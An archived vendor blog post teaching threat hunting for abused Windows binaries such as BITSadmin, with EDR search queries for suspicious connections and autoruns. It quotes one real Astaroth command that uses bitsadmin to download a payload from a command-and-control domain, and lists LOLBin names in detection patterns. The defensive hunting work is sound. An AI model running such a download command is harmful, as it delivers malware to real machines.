Threat Hunting: From LOLBins to Your Crown Jewels

By Niv Yona

Archived: 2026-04-05 20:07:41 UTC

Continuous, real-time threat hunting is one of the key capabilities that organizations need today. By sharing the strategies that our Threat Hunting and Incident Response teams use, I hope to show you how you can implement threat hunting on your network as an integral part of your security operations.

What Does Threat Hunting Mean?

Threat hunting involves proactive search for adversarial activity on the network, as opposed to the more common reactive approach of simply responding to incidents that have already been detected. Threat actors are constantly evolving and adapting to bypass security solutions.

As a defender you need to learn how to identify not only single, static items or behaviors such as a malicious file hash or domain, but also chains of behavior. In certain combinations, some chains of behaviors are either extremely rare or represent an advantage to an attacker. Your team must also know how to differentiate between the benign use and the abuse of these legitimate tools for malicious activities.

While automated solutions such as firewalls, antivirus (AV), and Endpoint Detection and Response (EDR) products can detect many attacks, only a proactive approach by a threat hunter can uncover some techniques and behavioral patterns. For instance, “living off the land binaries” (LOLBins) executions, which use legitimate tools for malicious purposes might need a human eye to get a verdict.

Threat hunters continuously and proactively analyze different telemetry data, discovering new dimensions to each investigation to separate benign “noise” from actual attacks. Organizations can benefit from this kind of work to integrate newly discovered techniques and patterns into their solution to enhance their detection capabilities.

Threat hunters analyze telemetry data and logs to:

- Look for malicious behavior, or Indicators of Behavior (IOBs) on endpoints and for process activities, connections and more.
- Leverage IOBs to identify unknown threats instead of relying on Indicators of Compromise (IOCs) from known threats.
- Transform tactics, techniques, and procedures (TTPs) into tactical hunting queries to surface attacks at their earliest stages.

Hunting Methodology

Let’s look at the methodology and some examples of what you can do:

Organize Your Knowledge

The first step is to gain access to information about TTPs and what is being used right now in the cybersecurity world.

There are many useful resources available that you can leverage for threat hunting:

- **Security researchers** on **Twitter** and **LinkedIn,** such as **@CR_Nocturnus**
- **Security vendors’ blog posts,** such as our Cybereason Blog, FireEye, Cisco Talos, SecureList, etc.
- **Threat reports** - look for threat intelligence reports that are relevant to your industry. Try to collaborate with other cybersecurity experts working in the same industry. Many are willing to combine efforts of defense against their industry’s threat actors, a good example is this Reddit.
- **MITRE ATT&CK** - a great resource to get ideas for hunting queries. Start with reading relevant techniques and hunt for them in your network

Sometimes these resources will be pretty straightforward and contain IOCs and Yara Rules, and sometimes they have a deep-dive analysis that will allow you to create IOBs and hunting queries. Investing in developing your threat hunting methodology will contribute to enriching your skills and knowledge down the line.

Hunting for LOLBins

Once you have a topic you want to dive into, start by deepening your knowledge on it. For this blog, we’ll focus on LOLBins, a topic that is easy to start with. LOLBins has been one of the hottest topics in the industry in the last few years.

What are LOLBins?

LOLBins means the abuse of legitimate and trusted binaries for malicious activities. In the past few years, we've seen more and more threat actors that are using LOLBins to evade detection. LOLBins can be used to perform various activities at almost every aspect of the MITRE Tactics.

Actors can use LOLBins to download, execute and upload files, maintain persistence, bypass UAC, enumeration, lateral movement, exfiltration, and so on. There are many resources like blog posts, tweets, and GitHub pages with extensive information about LOLBins, here are some examples:

- Chaes Malware - campaign targeting customers of a larger e-commerce platform that abuses **msiexec**, **wscript** and **installutil**
- Egregor Ransomware - ransomware variant that has recently been identified in several sophisticated attacks on organizations worldwide. Egregor abuses **rundll32** and **bitsadmin**
- Astaroth Malware - information stealer that was recognized in Europe and mainly affected Brazil, it abuses **regsvr32**, **wmic** and **bitsadmin**
- Ramnit Trojan - sLoad and Ramnit pairing in sustained campaigns against the UK and Italy, it abuses **bitsadmin**, **certutil** and **wscript**

A great resource to follow is this GitHub page called the LOLBAS Project. On this GitHub page, there is a summary of widely known trusted binaries that can be abused for malicious activities.


Every binary has information as to which types of actions can be abused and examples of how to do it. Those examples will help us to create hunting queries and look for anomalies in those processes.

As a threat hunter, I would like to focus on the trending binaries and see how they act in real life. Let's look at BITSadmin as our example. We'll start by looking online at what this tool is used for. By searching in Google, we can find in Microsoft's documentation that *BITSAdmin is a command-line tool that you can use to create, download, or upload jobs and monitor their progress.*

In the next step, we'll look at how attackers abuse this tool. By reading the BITSadmin page in the LOLBAS Project we will learn that BITSadmin can be used to download files from external sources, execute files, as well as copy and add data to ADS. By reading blog posts about this tool we can find executions of this tool from real attacks. We can learn about the used command line, process tree behavior, suspicious file events and base our hunting queries on those activities.

We will use some blog posts to see real-life examples of abuse of BITSadmin:

- In the Egregor Ransomware attack, BITSadmin was used to download one of the payloads:



Abuse of BITSadmin as seen in the Cybereason XDR Platform

- From this tweet we can learn about the way BITSadmin is used to copy and move files:

- From one of the Astaroth attacks, we can learn that BITSadmin was used to download multiple binary blobs from a command-and-control (C2) server:

```
bitsadmin.exe /transfer 24653 /priority foreground
https://39xkdrnei1s.elfinwistful.club/09/masihaddajjaldwwn.gif.zip
C:\Users\Public\Libraries\hwds\masihaddajjaldwwn.gif
```

- Looking at VirusTotal, sandbox reports will also help us understand related chains of executions .For example we can see in VirusTotal the usage of CMD, wscript.exe and BITSadmin when we look at the Astaroth sample:

I also recommend that you test it yourself, and run the tool or malware that abused this tool in a safe environment and see how it works.

Leveraging only these few examples, we can learn what types of behavioral hunting queries we can build in our network. The first thing I recommend is looking for executions of the tool in your network and excluding all legitimate executions. There are many ways to exclude legitimate instances.

Look for patterns - legitimate command lines, parent processes, machine name, username, etc. Try to be as specific as you can, so you won't miss a malicious instance. Explore the timeframe of the attack. Look for TTPs that occurred before and after the specific time of the attack phase. Sometimes things can happen in parallel and won't be part of the execution flow so it's worthwhile to expand your search to a wider timeframe.

This procedure will not always work. Sometimes there are too many different instances of execution and it will be too hard to exclude everything. In those cases, we will start to add filters and look for patterns. The most useful filters I use are the command line and process tree (parent or child). If we look at the examples above we can create hunting queries that can easily be created in the Cybereason investigation screen or on any other tool that logs process executions:

- All BITSadmin processes with command line contains: ("/transfer" OR "http" OR "/download" OR "/addfile")

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Process"elementDisplayName:@bitsadmin,commandLine:@%2Ftransfer%7Chttp%7C%2Fdownload%7Caddfile"&grouping=elementDisplayName

- All BITSadmin processes with parent process name = Wscript

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Process"elementDisplayName:@bitsadmin"->parentProcess"elementDisplayName:$wscript.exe"&grouping=elementDisplayName

Deep-Dive Into Your Crown Jewels

Going back to our methodology, there are many other things you can do to hunt in your environment. FOCUS! Learn about your network architecture and find your crown jewels.

Review External/Outgoing Connections - MITRE: Exfiltration

You can do that by following logs from the Firewall, Deep Packet Inspection tools, Cybereason investigation screen, or any other network logs/tool. Look for anomalous connections, this might be connections outside of your internal network, odd DNS requests, upload to cloud services, etc.

Several examples of queries you can easily run in Cybereason:

- All external connections from a machine (edit to your list of machines):


https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Connection"isExternalConnection:true,ownerMachine:@<your_machine>"

- All outgoing connections from a machine (this can be a good query for environments that use proxy):

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Connection"ownerMachine:@<your_machine>,direction:%3DOUTGOING%7COUTGOING_GUESSED"

- Focus your efforts by looking for shell processes (cmd, PowerShell, and so on) that have external connections. Adversaries may abuse shell to execute commands, scripts, or binaries. You should review process activities that perform these connections. This query can be smoothly adapted to other processes that might be interesting to review. You can also add additional filters, such as running from a temporary folder or look for connections from processes that are unsigned.

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Connection"ownerMachine:@<your_machine>,isExternalConnection:true"->ownerProcess"productType:%3DSHELL"



Persistence Mechanism - MITRE: Persistence

You can do that by interactively running "Autoruns" from Sysinternals. That will show you all auto-start applications, as well as a list of Registry and file system locations available for auto-start configuration, or by simply running hunting queries using your EDR.

Look for anomalous autoruns, such as autorun Registry keys, WMI entries, Scheduled tasks, Services, etc. Hunt for artifacts that execute from temporary folders, have image files that are not signed, running LOLBins, etc.

Here are some examples of queries you can run easily in Cybereason:

- Autorun registry keys with suspicious locations https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Autorun"value:@%5CAppData%5CRoaming%5C%7Cprogramdata%7C%5Clocal%5Ctemp,elementDisplayName:@%5Ccurrentversion%5Crun
- Scheduled tasks with suspicious locations
  - Tip: Software updates are common to those suspicious locations. Note that on some APT attacks threat actors are using known software scheduled tasks for persistence, in those cases you should review the binary metadata to see if it's the original signed one

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-ExecutableTaskAction"executablePath:@temp%7Cappdata%7Croaming%7Cprogramdata"&sorting=malopAndSuspicions&sortingDirection=-1&groupir

- Autorun registry keys with LOLBins

https://<customer_name>.cybereason.net/#/s/search?queryString=0<-Autorun"value:@wscript%7Cmshta%7Cpowershell%7Cregsvr32%7Cbistadmin%7Ccertutil,elementDisplayName:@%5Ccurrentversion%5Crun%7CMe

Wrapping Up

Threat hunting is a very broad and dynamic subject, and might be a bit intimidating to start with. The goal of this blog is to expose you to this world and share some relatively simple hunting methods that you can try.

There are many other approaches to threat hunting, including searches for Indicators of Compromise (IOCs) or Indicators of Behavior (IOBs). While IOCs are static artifacts, such as file hashes, IP addresses, and domain names, IOBs are the set of behaviors associated with an attack, independent of tools or artifacts.

I hope that by reading this blog, you feel encouraged to start exploring this world. Start with easy steps like following security researchers on Twitter or read the Cybereason blog and move from there.

Happy Hunting!

About the Author

Niv Yona

Niv Lona, IR Practice Director, leads Cybereason's incident response practice in the EMEA region. Niv began his career a decade ago in the Israeli Air Force as a team leader in the security operations center, where he specialized in incident response, forensics, and malware analysis. In former roles at Cybereason, he focused on threat research that directly enhances product detections and the Cybereason threat hunting playbook, as well as the development of new strategic services and offerings.

All Posts by Niv Yona
